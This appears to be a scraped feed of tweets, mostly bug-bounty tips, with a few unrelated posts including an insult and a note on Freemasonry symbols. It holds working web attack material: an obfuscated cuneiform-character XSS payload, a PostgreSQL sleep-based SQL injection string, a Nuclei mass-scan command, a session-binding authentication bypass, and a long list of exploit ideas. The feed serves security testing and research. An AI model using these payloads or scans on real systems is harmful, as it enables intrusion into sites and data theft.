@FELibrary_ You have a dead brain. You ain't even travel to more than 3 continents but u want to use your dumb mukus brain to discredit scientist sacrificing thier life for the universe exploration.
Want to master Spring boot Actuator? I wrote a step-by-step methodology covering discovery to full exploitation techniques and mitigation. Read the full guide here:
https://t.co/Qcm2UsK4Xu

ZoomEye BugBounty Radar #16 | Best Practice: Instantly Scan Bug Bounty Targets with Nuclei
Combine ZoomEye BugBounty Radar with Nuclei's scanning engine to quickly identify exploitable vulnerabilities across bug bounty assets.
📌 Example: To scan for CVE-2025-53770 across bug bounty targets:
nuclei -t http/cves/2025/CVE-2025-53770.yaml -uncover-engine zoomeye -uncover-query 'is_bugbounty=true && vul.cve="CVE-2025-53770"'
Seamlessly pivot from asset discovery to real-time vulnerability scanning — and stay ahead in the hunt.
🚀 Learn to hunt smarter with BugBounty Radar — follow ZoomEye for daily tips. DM us for 15 days of Bounty Radar access!
🔗 Try now: https://t.co/EHa2vFeXFT
🔗 User Guide: https://t.co/JZmlCxda3f
#BugBounty #bugbountytip #CyberSec
I found an interesting vulnerability and wanted to share a brief summary:
There’s an endpoint that uses a unique ID in the URL (/example/123) and binds that ID to the user's PHP session cookie
After the binding, the server responds with a 302 redirect and grants access to all routes under /example/....
Normally, using another user’s ID returns a 403
However, if you create a random PHPSESSID and set a victim's ID in the URL, the application incorrectly binds the victim’s ID to your session—allowing you to bypass authentication

Small https://t.co/r7JhrBMja1 Update
🤝 120+ Web3 #bugbounty writeups added
🤝 Web3 button added to home page to easily access them
Get alpha from the best web3 bug bounty writeups, and find awesome bugs!
Try yourself: https://t.co/Pl9ukOO6Qy
an XSS payload, Cuneiform-alphabet based
𒀀='',𒉺=!𒀀+𒀀,𒀃=!𒉺+𒀀,𒇺=𒀀+{},𒌐=𒉺[𒀀++],
𒀟=𒉺[𒈫=𒀀],𒀆=++𒈫+𒀀,𒁹=𒇺[𒈫+𒀆],𒉺[𒁹+=𒇺[𒀀]
+(𒉺.𒀃+𒇺)[𒀀]+𒀃[𒀆]+𒌐+𒀟+𒉺[𒈫]+𒁹+𒌐+𒇺[𒀀]
+𒀟][𒁹](𒀃[𒀀]+𒀃[𒈫]+𒉺[𒀆]+𒀟+𒌐+"(𒀀)")()
#bugbounty#bugbountytips#cybersecurity
SQL Injection Payload
i was able to locate a SQL injection very hard to exploit , with digging I successfully got it with the sleep payload
''||(select 1 from (select pg_sleep(6))x)||'
==> i added as well to my SQL wordlist
happy hunting ♥
#bugbountytips #bugbountytip #bugbounty
🕷️ 100 Web App Exploit Ideas for Bug Bounty Hunters 💥
IDOR on user profile update
IDOR via email enumeration
IDOR on subscription APIs
Broken object-level authorization in API
Reflected XSS in search bar
Stored XSS in comments
DOM-based XSS in JS-heavy pages
Open redirect via query param
Open redirect with base64 trick
Host header injection
Email spoofing via contact forms
Unsafe file upload (no content-type check)
MIME type confusion on uploads
Directory traversal in file viewer
SSRF in PDF generator
SSRF via webhook feature
Blind SSRF via image fetcher
Broken authentication bypass
Insecure password reset token
Missing rate limit on login
JWT token none algorithm
JWT token with weak secret
Broken session invalidation on logout
OAuth misconfiguration (open redirect)
OAuth token leakage via referer
OAuth scope escalation
SAML signature bypass
CSRF on profile update
CSRF on account deletion
CORS misconfiguration (wildcard with credentials)
HTML injection in emails
Unrestricted admin panel access
Abuse of debug endpoints
Leaked credentials in JavaScript
Leaked API keys in mobile app
API key reuse across environments
Overly permissive CORS policy
Improper cookie flags (missing HttpOnly/Secure)
Session fixation
Logic flaw in shopping cart
Price manipulation via hidden input
Coupon abuse
Duplicate purchase via race condition
Replay attack on payment endpoint
Bypassing paywall via caching
Rate-limit bypass using X-Forwarded-For
Authentication bypass with null bytes
SSRF using DNS rebinding
Uploading polyglot files
Unsafe deserialization (PHP, Java)
Command injection via filename
GraphQL introspection enabled
GraphQL injection
Mass assignment in REST API
Bypassing IP block using IPv6
Abusing server-side PDF export
Credential stuffing on forgotten endpoints
Fuzzing params to find debug info
Using alternative HTTP methods (PUT, DELETE)
Cache poisoning via Host header
Cache deception via file extension
XSS via SVG upload
SQL injection on rare parameter
No reCAPTCHA on registration
Token leakage via JavaScript var
Using Unicode to bypass filters
Misconfigured .git exposed
.env file accessible
Missing access control on internal docs
Business logic flaw in refunds
API allows deleting arbitrary users
Mobile app with hardcoded secrets
Debugging info in error messages
JWT with overly long expiration
XSS via malformed JSON
Using CRLF to inject headers
Open database exposed (MongoDB, Redis)
Unsafe redirect in logout flow
Unsafe redirect after login
Insecure image proxy
No MFA enforced for admin
GraphQL rate limit missing
Backup file accessible (.bak)
Clickjacking vulnerability
Content-Security-Policy misconfigured
Leak of internal IP in error message
Weak password policy
Open WebSocket with no auth
Flawed invite/token logic
Default credentials active
SSRF via Cloud metadata endpoint
HTTP parameter pollution
No lockout after failed login attempts
Bypassing email verification
Hidden admin functionality in frontend
Null byte injection in file path
Server reveals stack traces
Lack of brute-force protection
File inclusion via upload & access
Leaking sensitive info in analytics scripts
@1BongoIdeas This is the All-Seeing Eye symbol within Freemasonry, it represents divine watchfulness, providence, and sometimes enlightenment awareness. The watchful gaze of High power👁.






![viehgroup's tweet photo. an XSS payload, Cuneiform-alphabet based
𒀀='',𒉺=!𒀀+𒀀,𒀃=!𒉺+𒀀,𒇺=𒀀+{},𒌐=𒉺[𒀀++],
𒀟=𒉺[𒈫=𒀀],𒀆=++𒈫+𒀀,𒁹=𒇺[𒈫+𒀆],𒉺[𒁹+=𒇺[𒀀]
+(𒉺.𒀃+𒇺)[𒀀]+𒀃[𒀆]+𒌐+𒀟+𒉺[𒈫]+𒁹+𒌐+𒇺[𒀀]
+𒀟][𒁹](𒀃[𒀀]+𒀃[𒈫]+𒉺[𒀆]+𒀟+𒌐+"(𒀀)")()
#bugbounty #bugbountytips #cybersecurity https://t.co/GMKkMjATgB](https://pbs.twimg.com/media/GuCPWgiWAAA8WJx.jpg)


